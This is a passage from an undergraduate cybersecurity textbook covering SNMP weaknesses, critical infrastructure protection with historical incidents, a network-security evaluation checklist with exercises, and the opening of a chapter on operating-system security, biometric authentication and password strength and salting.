SNMP version 1, which is still very commonly used, is especially exposed. It sends community strings in plaintext, which can easily be sniffed, and it uses some default community strings ("public" and "private"), which are often left unchanged when SNMP is put into operation. This makes it easy for an attacker to read the configuration information which is read or written. SNMP version 3 reduces these risks, but can be exposed to traffic analysis and other forms of monitoring, which can reveal the network's topology and the placing of important systems.

Possible countermeasures include:

- To filter off incoming SNMP traffic by using firewalls.
- To replace the default community strings by stronger passphrases, and to change them at regular intervals.
- If possible to use SNMP version 2 or version 3.
- To select some trustworthy systems as the only ones to receive SNMP messages.
- To keep SNMP software updated with the latest patches.

8.14 Critical Infrastructure Protection

Even if most networks cover a somewhat limited area—a home, a company's domicile, a factory, a university or similar—you should remember that there are also some very large networks which most often are established to support particular functions in society. Two examples which have been mentioned previously in this book are the telephone network and the Internet itself. But in the modern computerised world, there are also networks for handling, amongst other things:

- Transport systems, for example based on planes, trains or cars;
- Production and distribution of utilities such as electricity, water, gas and heating;
- Money transfers and other financial activities.

If these large networks break down or are attacked, society can be paralysed. They are said to make up a country's or a whole region's *critical infrastructure*. Attacks on critical infrastructure are (so far) rare, but some successful attacks have become known to the public and illustrate what can happen. One of the most spectacular was an attack on the Internet in Estonia in 2007, in which a series of DDoS attacks were used to prevent the network from operating. In connection with the Russian annexation of Crimea in 2014, Russian troops disconnected Crimea from the Internet by putting the Crimean point of attachment to the Internet in Simferopol out of action. In 2017, a considerable number of hospitals in the United Kingdom had to close their IT systems for several days due to an attack with ransomware. And in 2021, the ransomware attack on the oil pipeline company Colonial Pipeline in USA caused an acute fuel shortage in the eastern parts of USA.

Critical Infrastructure Protection (often abbreviated *CIP*) is a difficult discipline. Even if the basic techniques are the same as those used in smaller networks, it is naive to believe that it is possible to protect the control system for the electricity distribution network just by setting up a firewall to prevent attacking traffic from forcing its way in. The very size of the network means that a lot more is needed. Amongst other things, the requirement for uninterrupted operation of the network will mean that there must be a high degree of *redundancy* in the systems, so a faulty or attacked component can immediately be replaced by a reserve component which is fault-free. This must be the case both for the computers which are responsible for functions in the network, and for the communication channels which connect these computers.

In theory there are two basic ways to organise such a network:

1. **Based on the Internet:** This looks in many ways like an easy solution, as the Internet is readily accessible and ready for use. But you need to think carefully, if you want to use it to support critical infrastructure. Firstly, there are the ordinary risks which companies and private persons are exposed to, when they connect their computers to the Internet. But the actual physical extent of the critical infrastructure will also mean that the communication will require support from several DNS servers and routers in different areas, perhaps even in different countries. If an attacker succeeds in attacking one of these central components

in the Internet, then traffic can be blocked or sent via net segments where the security is poor. This can obviously lead to breakdowns in the control system.

2. **Independent of the Internet:** In order not to be disturbed by the risks which we have discussed earlier in this chapter, you could aim at setting up an independent net for communication between the computers which are used in the control system. This approach is attractive if it lies in the nature of things that there are cables between the nodes in the network. In the electricity distribution network, for example, the high voltage lines themselves can be used for communication—a technique known as *Power-line Carrier Communication (PLCC)*. Similarly, the cables and fiberoptic connections which are used to control the signals in railways can also be used for communication between parts of the control system.

In some parts of the critical infrastructure there is a tendency to combine these two solutions. A private wind turbine for electricity production, for example, can be coupled in and out of the distribution network via a dedicated network which handles the necessary control of the entire electricity grid. But at the same time, the wind turbine's owner or the company that maintains the turbine may well use connections through the Internet to monitor whether the turbine is operating satisfactorily.

It is very important that these two forms of communication are isolated carefully from one another. There is a lesson to be learnt from an episode in 2003, when a computer in the Davis-Besse nuclear power station (in Ohio, USA) was infected by the computer worm Slammer, which paralysed part of the control system for 5 hours. Luckily the power station was not running at the time. The worm could reach the control system's computer because a sub-contractor for the plant had set up a connection to the power station's control room which did not go through the firewall which was otherwise supposed to protect the control system's computers. When the sub-contractor's network was attacked by the worm, the path to these computers was therefore wide open. This illustrates how dangerous it can be to set up what one might call "alternative routes" to computers which are used in control systems, unless you analyse the security thoroughly.




Fig. 8.34 The event in the Davis-Besse nuclear power station (Foto of Davis-Besse cooling tower: Wikimedia Commons ⓢ)

An ill-considered direct connection between an unprotected network and a protected network made it possible for a worm to infect an important component in the plant's control system.

In small networks within an organisation or home, it is relatively easy to protect the attached computers and cables from physical attacks. Access to the systems can be limited and a competent responsible person can manage everything. But when the network has such a large geographical coverage, as will typically be the case in the critical infrastructure, then attacks on the *physical* equipment become harder to prevent. It is well-known that railways often have problems with theft of cables and the like during the night, and one of the most important reasons for this is simply that it is extremely difficult to keep an eye on several hundred kilometers of copper wires and optical fibres all the time. Parts of the critical infrastructure stretch out to thinly populated areas, where it can also b.e relatively easy to break in and tamper with the installed equipment. Modern windfarms for electricity or fuel production are often placed at sea, where they are very difficult to protect against intruders approaching by ship.

It is said that some significant attacks on critical infrastructure have been set going by persons who—either personally or by exploiting the personnel via social engineering—have installed malware in the systems by using an infected CD-ROM or USB key. In 2013 it became known that the American security agency *NSA* has a whole arsenal of equipment for surveillance of or actual interference in computers and mobile phones, which were presented in a—at that time—secret catalogue, the *ANT catalog*. This material was published in the German newspaper *Der Spiegel*, amongst others, and large parts of it are now available on Wikimedia [91]. Amongst other things one can find electronic components intended for building into an RJ45 plug, one of the most common types of plug used in cables in cable-based local area networks. The components are miniature wireless sender/receivers, which can be




Fig. 8.35 An RJ45 plug. Is there surveillance equipment hiding in it?

controlled by an external agent, who can use them to read or modify the traffic passing through the plug. It is probably a reasonable assumption that other countries' security services have access to similar equipment, which can be used both defensively for surveillance of terrorists and other criminals, or more offensively for industrial or military espionage—or attacks on critical infrastructure. CIP requires constant alertness!

8.15 Evaluation of Network Security

The security in a network should always be evaluated! An evaluation for a business network will typically involve the following elements:

- Checking that the boundaries of your network are well-defined and documented.
- Evaluating trust relationships between networks.
- Checking the use of firewalls to separate networks and protect computers in the network.
- Checking firewall rules for filtering traffic, and the use of "layering" with DMZs for protection of networks.
- Checking that network security is not compromised by the use of unauthorised modems and wireless APs, or by cables which bypass the firewall.
- Evaluating the use of encryption for protecting data during transfer.
- Checking whether controls such as personal firewalls are used to protect external users' computers.
- Checking whether an IDS is installed.
- Checking that insecure network services such as SNMP, tftp, telnet etc. are either made secure or not used.
- Ensuring that network units and software are kept updated.
- Evaluating the security in wireless networks.
- Ensuring that functional plans for backup and recovery, business continuity and recovery from disasters (see Chap. 11) are in place.

Most of these items also apply to home networks.




Fig. 8.36 Network security concepts

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- Spoofing
- S/MIME
- PGP
- VPN

- Tunneling
- Tor
- SSL/TLS
- STARTTLS
- A firewall
- A packet filter (PF) firewall
- A SPI firewall
- An application proxy
- A screening router
- A dual-homed computer
- A screened host
- A screened subnet
- A DMZ
- A personal firewall
- An IDS
- Misuse detection
- Anomaly detection
- A false positive
- A false negative
- A Network IDS (NIDS)
- A Host IDS (HIDS)
- WEP
- WPA/WPA2
- A false BTS
- A DoS attack
- A Distributed DoS (DDoS) attack
- A DoS amplifier
- A zombie
- A Permanent DoS (PDoS) attack
- DNSSEC
- SNMP
- Critical infrastructure
- CIP

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

The computer security division of USA's *National Institute of Standards and Technology (NIST)* has published a series of publications with more details and practical advice on many of the topics touched on in this chapter. Most of these publications give both an easily understandable introduction to the topic and a more technical discussion of what you can do to maintain a high level of security. They have been published as part of NIST's SP800 report series; a catalog of all reports in the series can be found at URI `http://csrc.nist.gov/publications/PubsSPs.html`. All the reports can be read and downloaded free of charge.

Many general texts on computer security, such as the 3rd. edition of Stallings and Brown's book *"Computer Security: Principles and Practice"*, contain technically more detailed information on various aspects of network security.

Exercises

8.1 Cybersquatting

A security risk which is not discussed in this chapter is *cybersquatting*: unauthorised registration of a domain or system name, which is identical to (or almost identical to) the name of a known domain or system. For example: `dansskebank.dk`, which can easily be read as `danskebank.dk`. Or `nowhere.com` instead of `nowhere.co.uk`. Cybersquatting is often used by criminals in phishing attempts and similar attacks, in order to fool inattentive users into opening a web page which contains malware.

Investigate how easy it is nowadays to register a domain name which is quite close to the name of a better known domain.

8.2 Monitoring wireless personal networks

In the text of this chapter it says that passive monitoring of wireless networks "can in general not be detected—and the eavesdropper does not need to be specially close by". In a wireless network you would, however, expect that monitoring would not be possible if the listening equipment was placed further away than the range of the sender's radio transmitter. The range for the use of personal networks based on Class 3 Bluetooth technology is in principle only a few meters. Try to investigate whether it is possible to monitor a Bluetooth transmitter from larger distances than these "few meters". This exercise can be solved either by finding relevant literature which discusses this problem, or by trying in practice to pick up the transmitter's signals from increasing distances.

8.3 Using unencrypted wireless networks

Consider a situation in which you use an unencrypted wireless network in a café, a library or other similar public place.

a) Do you feel it is safe to read e-mail? Why/why not?
b) Do you feel it is safe to use WWW? Why/why not?
c) Do you feel it is safe to use a chat service? Why/why not?
d) Do you feel it is safe to use a netbank? Why/why not?

8.4 The false AP

Your organisation uses WiFi for "in-house" communication. At some stage, people have begun to have their suspicions that there is a false AP set up in the vicinity, as a number of events indicate regular attacks which affect staff members who often connect their laptop computers to the wireless network. How would you try to find the false AP? You may possibly need some tools which can detect all wireless access points in the area. If necessary, search on the net to find some good suggestions for this type of tool.

8.5 Blacklisting
It says in the main text that it is important to trust the mail servers which mail passes through. Some mail systems keep track of mail servers which they *do not* trust by building up a so-called *blacklist*. Mail to or from blacklisted mail servers is blocked. Investigate which blacklists are available in your area, and which criteria they use to decide that a server should not be trusted.

8.6 Disposable alias names
When you give an e-mail address on a website or in an e-mail, there is always a risk that it will be collected up and sold to complete outsiders for use in spam mailing or similar. A technique for counteracting this risk is to use a new, fictive mail address for each individual website. Services which support this technique will typically allow mail to this fictive address to be passed on to your normal mail address. If the fictive "alias" turns out to be a target for spam, it can easily be invalidated without it being necessary to change the normal mail address. However, not all ISPs or mail services welcome this technique. Investigate whether you have access to the use of these so-called *Disposable E-mail Addresses* (DEAs) and in what contexts you are allowed to use them.

8.7 Server certificates
When an SSL/TLS connection is to be set up between a client and a server, it is mandatory for the server to send its certificate to the client. According to Sect. 8.4.1, this is in order to give the client the possibility of checking the certificate, so that it can be confident that it has got hold of the right server and is not a victim of a redirection attack. Which information in the server's certificate must the client check in order to achieve this aim? Can the client handle this task on the basis of its own knowledge? If not, where must further information be obtained from?

8.8 Spam and malware filtering
The use of SSL/TLS has, as we have seen, the negative aspect that encrypted traffic cannot immediately be analysed by spam or malware filters on the way to its destination. In an otherwise reasonably secure network setup like the screened subnet shown in Fig. 8.23, it can therefore be a problem that traffic sent from outside to (especially) the web server or mail server may contain spam or malware, which will not be revealed until it is decrypted before being stored on the server. How should the network's architecture be changed so this undesirable material is filtered off and does not reach the computers in the protected network when they have to process the incoming mail, web page or similar?

8.9 DMZ networks
In a company network with a DMZ, as shown in Fig. 8.23, where would you place:

a) An FTP server, which should be accessible from outside (i.e. from the Internet)?

b) A mail server, whihc is to be used to send mail from the protected network to destinations outside the company network?
c) A database server with the company's confidential documents?
d) An access point for the company's internal WiFi network?

Give reasons for your choice.

8.10 Cybersecurity in medical equipment
There is a significant trend in the design of modern medical equipment, that it can be controlled and measurements can be read off with the help of wireless communication. This has the obvious advantage that you can avoid cabled connections, which limit both the patient's and the medical personnel's mobility. On the other hand, it introduces the various risks which are associated with wireless technology: the traffic can perhaps be monitored, modified or blocked by unauthorised persons. Especially equipment such as pacemakers and insulin pumps, which perform life-critical functions, require exceptionally good protection against such attacks.

Try to investigate the literature in order to collect as much knowledge as you can on this topic, with the aim of deciding whether it is a practical or just a theoretical problem. A good starting point would be to try to find mentions of actual attack attempts on medical equipment, and which vulnerabilities in the equipment may have made it possible for the attacks to succeed.

8.11 A company's web servers
For this exercise you should imagine that you work in a large organisation and have the task of setting up the organisation's web servers. The organisation believes in the principle of "maximum openness", in the sense that it should be possible to find names, e-mail addresses and direct telephone numbers for all employees who have contact to customers, suppliers, external partners etc. via the organisation's web pages. How would you propose to organise the organisation's network, so the organisation's policy can be implemented without revealing information which could compromise the organisation's security?

Chapter 9
Security in Operating Systems

An operating system is a fundamental component in more or less all modern computers, the only common exceptions being small embedded computers in pieces of apparatus. It has the important task of hiding the details of the operation of the hardware and offering a uniform interface which applications can build on. Among its many functions, it looks after protecting programs against disturbing one another, controlling access to the computer's hardware and software resources, handling a file system, and user administration, so only authorised users can have access to the computer. In this chapter we focus on these various activities from a security viewpoint.

Figure 9.1 illustrates schematically the two central security oriented functions in an operating system:




Fig. 9.1 The operating system's basic security functions

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_9

1. **Identity control:** Control that a user who tries to use the system is a person associated with an account on the system.
2. **Permission control:** Control that a user with a given account can only perform activities, in which he or she uses the system's resources, to the extent that the account gives permission to use these resources.

The two striped barriers in the figure indicate figuratively where these controls are carried out.

If the operating system is to offer a high level of security, there are a number of requirements which must be fulfilled by the part of the system which performs permission control. These are summarised in Requirements 9.1.

Requirements 9.1 (Properties of a system for permission control)

A system for permission control must have the properties:

1. The control must be performed on every attempt to access a resource, regardless of the purpose: to read or write data, perform an instruction or whatever. This requirement implies that it must not be possible to sneak round the control.
2. The control mechanism must be tamper-proof.
3. The control mechanism must be simple enough for it to be possible to analyse it completely and thus demonstrate that it is correct.

A permission control mechanism which has these properties is said to implement a *Reference Monitor (RM)*. The concept of an RM was invented as early as 1972, but was at first only used in connection with operating systems designed for use in environments with very high security requirements, for example for the military. Designers of OSs for ordinary use first exploited the concept around the year 2000. In Sect. 9.4.6 we briefly discuss the extent to which common operating systems such as Windows and Linux obey the principles for an RM.

9.1 User Authentication

Authentication is a process whose aim is to check whether something is authentic—that is to say, that it really is what it claims to be. User authentication is correspondingly the process whose aim is to check whether users are who they claim to be. Authentication is needed in order to be able to identify the users unambiguously, so they can be given the rights which they should have, and possibly be held responsible for their activities. There are three basic forms of evidence which users can use to identify themselves:

- Something which the user **knows**, such as a password, a PIN code, a "pass phrase", a secret handshake, an encryption key etc.
- Something which the user **has**, such as an ID badge, a (physical) key, a driving license, a student's card, a uniform, a chipcard/smartcard etc.

- Something which the user **is**, based on physical characteristics, such as finger prints, face shape, iris pattern or retina pattern, or on behavioural characteristics such as a way of walking, a typing rhythm or a voice sample. Such characteristics are often called *biometric parameters*.

It should preferably be the case that the thing which the user knows, has or is is completely unique for exactly that user. As this cannot always be ensured, it is often necessary to use a combination of these types of evidence, in order to obtain a 100% certain identification of the user.

9.1.1 Biometric Authentication

There are many properties of a human being which in principle can be used to identify a person. But not all of them are well suited in all situations—they can for example take too long a time to measure, or expose the user to an unpleasant process. Moreover, they are not all equally precise in their identification. For example, there will for most parameters be a statistical spread in the measurements from a given individual, and a certain probability that a measurement made on many individuals will give the same result for several of them. So in general people try to use biometric parameters which:

- are easy and quick to measure, without exposing the user to unpleasant experiences;
- give the fewest possible *false rejections*, i.e. measurements which incorrectly give a negative identification, so a genuine user gets rejected;
- give the fewest possible *false acceptances*, i.e. measurements which incorrectly give a positive identification, so a wrong user or a complete outsider is accepted as the genuine user.

Commonly used methods for biometric authentication include:

- **Fingerprint measurement:** This is the oldest systematic method and is very commonly used by authorities in different countries to identify people. The person's fingerprints are characterised by the presence and position of various types of standard features which often turn up in fingerprints. Some examples are shown in Fig. 9.2.
  The method is based on the assumption that there are no two people with the same fingerprints—and no investigation has yet been able to discredit this assumption. But the method has the weakness that it is relatively easy to make a kind of copy of the surface of a finger in gelatine or similar rubbery material. This makes it possible for an attacker to pretend to be a completely different person. James Bond fans will probably remember the film "Diamonds are Forever", where Bond fools the enemy by just exactly fixing a set of forged finger surfaces on his own fingers. And it is a well-known fact that people leave fingerprints all over the place, where malicious persons can use them as a model for such a forgery. There




Fig. 9.2 Features in a fingerprint (Adapted from Wikimedia Commons, file `Elements of a fingerprint.jpg` ⓢ)

are even small demonstrations on the Internet (especially on YouTube) of how to make a forgery and use it to get access to a smartphone which—just like a good deal of modern laptop computers and tablets—has a fingerprint reader for use in authentication.

- **Face recognition:** This is probably the oldest technique of all for authentication, used by security guards since antique times! In the modern version it is often automated with the help of a camera which takes a picture of the face. The picture is then analysed by localising characteristic features and measuring the distances between them for comparison with stored data about the individual. Fig. 9.3 shows an example.




Fig. 9.3 Measurements for face recognition (Images by Jens Fagertun reproduced with permission)

a. 3D-image of face
b. Face with localisation of standard points
c. Triangulation between standard points for measurement of distances

Older systems for face recognition only used information derived from a 2-dimensional image of the user. Experience shows clearly, however, that such systems can easily be cheated, so they accept an ordinary photo of the user as being the user in person. Systems which use information from a 3-dimensional image are significantly harder to cheat in that way, but can still get into difficulties if the user wears glasses, gets scarred or tattooed, or changes appearance in some other way. Advances in the technology of 3D printers also make it possible to produce lifelike models of people's faces which may be incorrectly accepted as the authentic user.

- **Iris recognition:** Tries to find characteristic patterns in the iris of the eye, as in Fig. 9.4. As in the case of fingerprints, the method is based on the assumption that




Fig. 9.4 An iris pattern (Photo: Mahdi S. Hosseini, Wikimedia Commons file `ColourIris.png`, licensed under CC-BY 3.0 [22])

the pattern in the iris is unique for each individual. An iris pattern is moreover extremely hard to fake. This is because an iris looks different in different sorts of light, so potential forgers must also build this property into their forgery. The measurement takes very little time, and is therefore often used in physical access control to secured rooms.

- **Hand and finger patterns:** Try to find characteristic measurement data by looking at the fingers' size and joint placement, as shown in Fig. 9.5.




Fig. 9.5 Typical measurements of finger patterns

- **Vein patterns in the hand:** Under infrared lighting, the pattern of the veins in the hand can be clearly seen and measured. The method has two important advantages. Firstly, that the measurement can be made without the person having to touch the measuring equipment, which gives better hygiene and a reduced need for cleaning, compared for example to measurements of fingerprints. Secondly, because it is very hard to make a forgery of a person's hand which will show the same pattern. A well-known example of equipment for this type of measurement is Fujitsu's PalmSecure® system.

In the very nature of things, if you want to check that a given individual is the person, NN, who the individual claims to be, then as a starting point you must have obtained a measurement of the chosen biometric parameter for the genuine person NN. This initial measurement, which is made when NN signs on to the system, forms the basis for subsequently measured values from users who claim to be NN. Data from the initial measurement is stored in a database in the authentication system, most often in the form of a set of numbers (a so-called *template*), which describes characteristic features of the image which the measuring apparatus has produced, rather than in the form of the images themselves. A schematic picture of the apparatus and its principle of operation is shown in Fig. 9.6.

There are some technological tradeoffs which have to be considered here: If you include more features in the template, you get a more precise description, and the probability of confusion between different individuals is reduced. On the other hand, the more features you include, the longer time is takes to compare a subsequent measurement with the initial measurement. Which of these considerations you think most important will typically depend on how high a security level you are aiming for.




Fig. 9.6 Principles of a system for biometric authentication

9.1.2 Passwords

The use of a userid together with a password is considered to be a simple and reliable way of identifying users. It doesn't need special equipment, and it doesn't give false acceptances or false rejections—either the password is right or else it is wrong. But systems which use passwords can be attacked in various ways. For example, the attacker can:

- Try all possible passwords. This is called a *brute-force attack*.
- Try many likely passwords taken from a big list or a dictionary. This is called a *dictionary attack*.
- Try passwords with (assumed) association to the user, such as dates of family birthdays or anniversaries, names of family members or pets, and so on.
- Exploit possibilities for accessing the IT system's internal storage for passwords.
- Use techniques of *social engineering* to get the user to reveal the password.

9.1.2.1 Password Strength

A password's *strength* is a measure of how hard it is to find the password by guessing it or using a brute-force attack. If a password is selected by taking L randomly chosen characters from a character set containing N different characters, then there are N raised to the power L possible unique sequences of characters which can be formed. So a brute-force attack will need to try up to N^L character sequences in order to be certain to find the right password. This number grows very fast as N and L (the password's length in characters) are increased. Some examples can be seen in Table 9.1. The character set ISO-latin-1 is a commonly used character set which contains all the characters used in Western European languages.

Table 9.1 Number of possible character combinations in a password with L characters taken from a character set with N characters

Character set	No. of chars, N	Length, L	Possible passwords
A-Z	26	5	11 881 376
		6	308 915 776
		7	8 031 810 176
		8	208 827 064 576
		9	5 429 503 678 976
		10	141 167 095 653 376
ISO-latin-1 printable	218	5	492 359 665 568
		6	107 334 407 093 824
		7	23 398 900 746 453 632
		8	5 100 960 362 726 891 776
		9	1 112 009 359 074 462 407 168
		10	242 418 040 278 232 804 762 624

Passwords which are created by choosing the characters at random therefore get *exponentially* harder to crack as their length increases, as can be seen in Fig. 9.7. Interestingly enough, many organisations have a policy for choosing passwords which means that the characters are not chosen completely at random. We return to the consequences of this policy later on.




Fig. 9.7 Time to crack a password versus the password's length

In the figure it is assumed, for the sake of example, that the attacker can test 1000 million passwords per second.

9.1.2.2 Protection of Passwords

Nowadays passwords are stored in the system in encrypted form (most often as a cryptographic hash of the password), so the unencrypted password cannot be found directly. But even with this way of doing things there are certain risks:

- Easily available software, which only uses CPU power from an ordinary PC, can test an MD5 hash of a password against several hundred million candidate passwords per second. So a password with 8 randomly chosen letters from the English alphabet (A-Z) can be found via a brute-force attack in about 16 seconds. The organisation `hashcat` has published some benchmarks which show that if a computer with 8 modern GPUs (Nvidia Titan X) is used, then one can test several hundred billion candidates per second, so a password with 8 randomly chosen English letters can be found in a fraction of a second. On the other hand, a password with 8 randomly chosen characters from the character set *ISO-latin-1 printable* will take 2 million seconds (about 23 days), while a password with 12 randomly chosen characters from that character set takes about 1 trillion seconds (around 32 000 years). The time needed will in all cases be even longer if more complex hash functions, such as SHA-256 or bcrypt, are used.

- If the file with the encrypted passwords is available, it is easy to try to encrypt all the words in a dictionary, to see whether one of them matches. On the Internet you can find large collections of potential passwords encrypted using various hash functions. Moreover, these collections include not only words which can be found in an ordinary dictionary, but also commonly used modifications of ordinary words (such as replacing the letter 'o' with the digit '0', letter 'B' with digit '3' or the like) and passwords found through previous password cracking attempts. Given such a collection, the attacker does not even need to use time for calculating the hash values—simply searching in the collection to find a match for the stored hash value will lead directly to the password in plaintext.
- If several users use the same password, the hash values stored in the file will be identical.

The typical countermeasure against dictionary attacks, first introduced in Unix, is to use a so-called *salt* as an extra parameter for working out the hash value of the user's password. The salt is a binary number, derived from the time of day and the process-id, which is stored in plaintext in the file together with the password when the password is created. If a salt with n bits is used, there are 2^n possible variants of the hash value for a given password. this means that there must be 2^n possible versions of the collection of ready-encrypted passwords. For suitably large values of n (e.g. $n = 32$), this will require such a large storage capacity—2^{32} is about 4 billion—that the attack can hardly be carried out in practice. As the salt can be expected to be different for passwords which are created at different times, then the risk of having the same hash value for two users who choose the same password will also be tiny.

A good example of the unfortunate effect of not using a salt can be seen in the result of a large hacker attack on LinkedIn: In June 2012, LinkedIn's database with passwords was stolen. It contained around 5.8 million unique passwords, where each password was stored as a SHA-1 hash of the password *without* using a salt. 60% of these passwords were decoded in less than 24 hours! There were two weaknesses in the system. Firstly, it turned out that a very large portion of the passwords were not randomly chosen, but consisted of ordinary words or phrases. And some of them were really short. Secondly, the absence of a salt meant that the hash values could be looked up in a collection of encrypted passwords.

9.1.2.3 Choosing Passwords

Passwords must be hard to guess but easy to remember! This well-known principle is unfortunately hard to reconcile with the use of sequences of randomly chosen characters—it is by no means easy to remember a password such as `a3#hQ'|bMz(n?`. But if the user has free hands to choose a password which is easy to remember, it will very often be easy to guess, as the attack on LinkedIn has demonstrated.

To ensure that only good passwords are chosen, you can for example:

- Give the users good guidelines for choosing passwords, for example:

  – make sure the password is long enough
  – Include characters from a large character set
  – Avoid using ordinary words or phrases

- Use *reactive control*: Run a "password cracker" program at regular intervals and close the user's account if the password can be cracked.
- Use *proactive control*: Check the password when the user chooses a new one; reject it if it is not good enough.

The control criteria can for example be that the password has more than a given minimum length and complexity, that it cannot be found in a (large) dictionary and that it is not too old. A typical set of requirements is that the password must contain at least one upper case letter, at least one lower case letter, at least one decimal digit and at least one character which does not belong in any of these classes. This has some consequences for the password's strength, which the reader can investigate in Exercise 9.3.

As early as 1979, an investigation carried out by Bell Labs [67] revealed that if there are no special rules, then people choose weak passwords. For example: 16.5% of users chose passwords which consisted of 3 or fewer ASCII characters, 14% chose 4 alphanumeric characters, 39% chose 5 or 6 letters all in the same (upper or lower) case and 15% chose words which could be found in dictionaries. Only 14% made better choices.

Things have not changed much during the last 40 years! After the previously mentioned crack of LinkedIn paswords in 2012, the security company Rapid7 published a list of the most common passwords among those that in fact were successfully cracked. The "Top 10" on the list are shown in Table 9.2.

Table 9.2 The 10 most used passwords found on LinkedIn by an attack in 2012 (source: Rapid7)

Place	Number	Password	Place	Number	Password
1	941	link	6	179	12345
2	435	1234	7	176	angel
3	294	work	8	143	the
4	214	god	9	133	ilove
5	205	job	10	119	sex

